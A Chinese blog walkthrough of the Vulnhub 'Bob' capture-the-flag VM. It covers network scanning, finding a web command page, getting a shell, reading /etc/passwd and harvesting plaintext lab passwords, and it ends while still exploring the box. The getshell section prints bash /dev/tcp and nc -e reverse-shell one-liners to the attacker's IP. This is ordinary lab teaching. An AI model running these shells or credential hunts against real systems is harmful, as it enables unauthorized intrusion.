Vulnhub靶机Bob_v1.0.1 writeup

原创

[剑豪123](https://blog.csdn.net/xingjinhao123) 已于 2022-02-20 22:14:21 修改 2485 收藏

分类专栏： vulnhub 文章标签： 安全

于 2022-02-18 22:05:05 首次发布

本文链接：https://blog.csdn.net/xingjinhao123/article/details/123011719


版权

vulnhub 专栏收录该内容

9 篇文章 0 订阅

订阅专栏

下载地址：https://www.vulnhub.com/entry/bob-101,226/



Description

Difficulty: Beginner/Intermediate

Bob is my first CTF VM that I have ever made so be easy on me if it's not perfect.

The Milburg Highschool Server has just been attacked, the IT staff have taken down their windows server and are now setting up a linux server running Debian. Could there a few weak points in the new unfinished server?


Your Goal is to get the flag in /

Hints: Remember to look for hidden info/files

Changelog v1.0 ~ 2018-03-07 v1.0.1 ~ 2018-03-09


信息搜集

扫描IP地址



```
┌──(root💀kali)-[/home/kali]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:0d:43:48, IPv4: 192.168.1.140
Starting arp-scan 1.9.7 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.1     a0:08:6f:6c:4c:5b       HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.30    54:05:db:eb:24:16       (Unknown)
192.168.1.148   00:0c:29:c6:8b:00       VMware, Inc.

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.7: 256 hosts scanned in 1.926 seconds (132.92 hosts/sec). 3 responded
```


扫描端口及端口信息



```
┌──(root💀kali)-[/home/kali]
└─# nmap 192.168.1.148 -p- -O -A -sV
Starting Nmap 7.91 ( https://nmap.org ) at 2022-01-04 22:23 CST
Nmap scan report for 192.168.1.148
Host is up (0.00046s latency).
Not shown: 65533 closed ports
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 4 disallowed entries
| /login.php /dev_shell.php /lat_memo.html
|_/passwords.html
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Site doesn't have a title (text/html).
25468/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u2 (protocol 2.0)
| ssh-hostkey:
|   2048 84:f2:f8:e5:ed:3e:14:f3:93:d4:1e:4c:41:3b:a2:a9 (RSA)
|   256 5b:98:c7:4f:84:6e:fd:56:6a:35:16:83:aa:9c:ea:f8 (ECDSA)
|_  256 39:16:56:fb:4e:0f:50:85:40:d3:53:22:41:43:38:15 (ED25519)
MAC Address: 00:0C:29:C6:8B:00 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.46 ms 192.168.1.148

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.46 seconds
```


访问80端口并没有发现有用的信息

扫描目录




```
┌──(root💀kali)-[/home/kali]
└─# dirb http://192.168.1.148

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jan  4 22:26:21 2022
URL_BASE: http://192.168.1.148/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.148/ ----
+ http://192.168.1.148/index.html (CODE:200|SIZE:1425)
+ http://192.168.1.148/robots.txt (CODE:200|SIZE:111)
+ http://192.168.1.148/server-status (CODE:403|SIZE:301)

-----------------
END_TIME: Tue Jan  4 22:26:26 2022
DOWNLOADED: 4612 - FOUND: 3
```

看到有熟悉的robots.txt，访问看一下



```
User-agent: *
Disallow: /login.php
Disallow: /dev_shell.php
Disallow: /lat_memo.html
Disallow: /passwords.html
```

发现了dev_shell.php，可以执行一些简单的命令，但是不能执行ls，ifconfig，pwd等命令



dev_shell

Command:


Output:

```
uid=33(www-data) gid=33(www-data) groups=33(www-data),100(users)
```

getshell


```
bash反弹shell
bash -c 'exec bash -i &>/dev/tcp/192.168.1.140/4444 <&1'
nc发送一个shell到本地
/bin/nc 192.168.1.140 4444 -e /bin/bash
```

查看用户，看到一共有六个用户拥有登录权限




```
www-data@Milburg-High:/var/www/html$ cat /etc/passwd | grep /bin/bash
cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
c0rruptedb1t:x:1000:1000:c0rruptedb1t,,,:/home/c0rruptedb1t:/bin/bash
bob:x:1001:1001:Bob,,,,Not the smartest person:/home/bob:/bin/bash
jc:x:1002:1002:James C,,,:/home/jc:/bin/bash
seb:x:1003:1003:Sebastian W,,,:/home/seb:/bin/bash
elliot:x:1004:1004:Elliot A,,,:/home/elliot:/bin/bash
www-data@Milburg-High:/var/www/html$
```

在bob的家目录里的.old_passwordfile.html文件看到了jc用户和seb用户的密码




```
www-data@Milburg-High:/home/bob$ cat .old_passwordfile.html
cat .old_passwordfile.html
<html>
<p>
jc:Qwerty
seb:T1tanium_Pa$$word_Hack3rs_Fear_M3
</p>
</html>
www-data@Milburg-High:/home/bob$
```

尝试使用这两个用户登录



```
└─# ssh jc@192.168.1.148 -p 25468
The authenticity of host '[192.168.1.148]:25468 ([192.168.1.148]:25468)' can't be established.
ECDSA key fingerprint is SHA256:6836S02YTRSutf2d8Ay4p5JZKyLjfVMb0O0h4FdycQM.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.1.148]:25468' (ECDSA) to the list of known hosts.
 __  __ _ _ _                      _____
|  \/  (_) | |                    / ____|
| \  / |_| | |__  _   _ _ __ __ _| (___   ___ _ ____   _____ _ __
| |\/| | | | '_ \| | | | '__/ _` |\___ \ / _ \ '__\ \ / / _ \ '__|
| |  | | | | |_) | |_| | | | (_| |____) |  __/ |   \ V /  __/ |
|_|  |_|_|_|_.__/ \__,_|_|  \__, |_____/ \___|_|    \_/ \___|_|
                             __/ |
                            |___/


jc@192.168.1.148's password:
Linux Milburg-High 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jc@Milburg-High:~$
```

这两个用户也没有啥特殊的权限
继续查看bob家目录的文件，从桌面开始找，刚找到Documents就发现了一些小惊喜，login.txt.gpg




```
jc@Milburg-High:/home/bob/Documents$ tac login.txt.gpg
o��J[V0w�q�OS����@P�i4��u
                                  E,����8=kj�Z�����9`�5G��4��!�����!��jc@Milburg-High:/home/bob/Documents$
```

既然有GPG密文的文件，肯定会有解密的密钥


查看一下，还有个文件夹Secret，进去继续摸索

一路向下，来到最后一个文件，查看到一个名字为notes.sh的文件



```
jc@Milburg-High:/home/bob/Documents$ ls
login.txt.gpg  Secret  staff.txt
jc@Milburg-High:/home/bob/Documents$ cd Secret/
jc@Milburg-High:/home/bob/Documents/Secret$ ls
Keep_Out
jc@Milburg-High:/home/bob/Documents/Secret$ ls Keep_Out/
Not_Porn  Porn
jc@Milburg-High:/home/bob/Documents/Secret$ ls
Keep_Out
jc@Milburg-High:/home/bob/Documents/Secret$ cd Keep_Out/
jc@Milburg-High:/home/bob/Documents/Secret/Keep_Out$ ls
Not_Porn  Porn
jc@Milburg-High:/home/bob/Documents/Secret/Keep_Out$ cd
Not_Porn/ Porn/
jc@Milburg-High:/home/bob/Documents/Secret/Keep_Out$ cd Not_Porn/
jc@Milburg-High:/home/bob/Documents/Secret/Keep_Out/Not_Porn$ ls
No_Lookie_In_Here
jc@Milburg-High:/home/bob/Documents/Secret/Keep_Out/Not_Porn$ cd No_Lookie_In_Here/
jc@Milburg-High:/home/bob/Documents/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here$ ls
notes.sh
jc@Milburg-High:/home/bob/Documents/Secret/Keep_Out/Not_Porn/No_Lookie_In_Here$ cat notes.sh
#!/bin/bash
clear
echo "-= Notes =-"
echo "Harry Potter is my faviorite"
echo "Are you the real me?"
echo "Right, I'm ordering pizza this is going nowhere"
echo "People just don't get me"
echo "Ohhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhh <sea santy here>"
echo "Cucumber"
echo "Rest now your eyes are sleepy"
echo "Are you gonna stop reading this yet?"
echo "Time to fix the server"
echo "Everyone is annoying"
echo "Sticky notes gotta buy em"
```

没发现啥有用的信息，执行一下notes.sh这个脚本



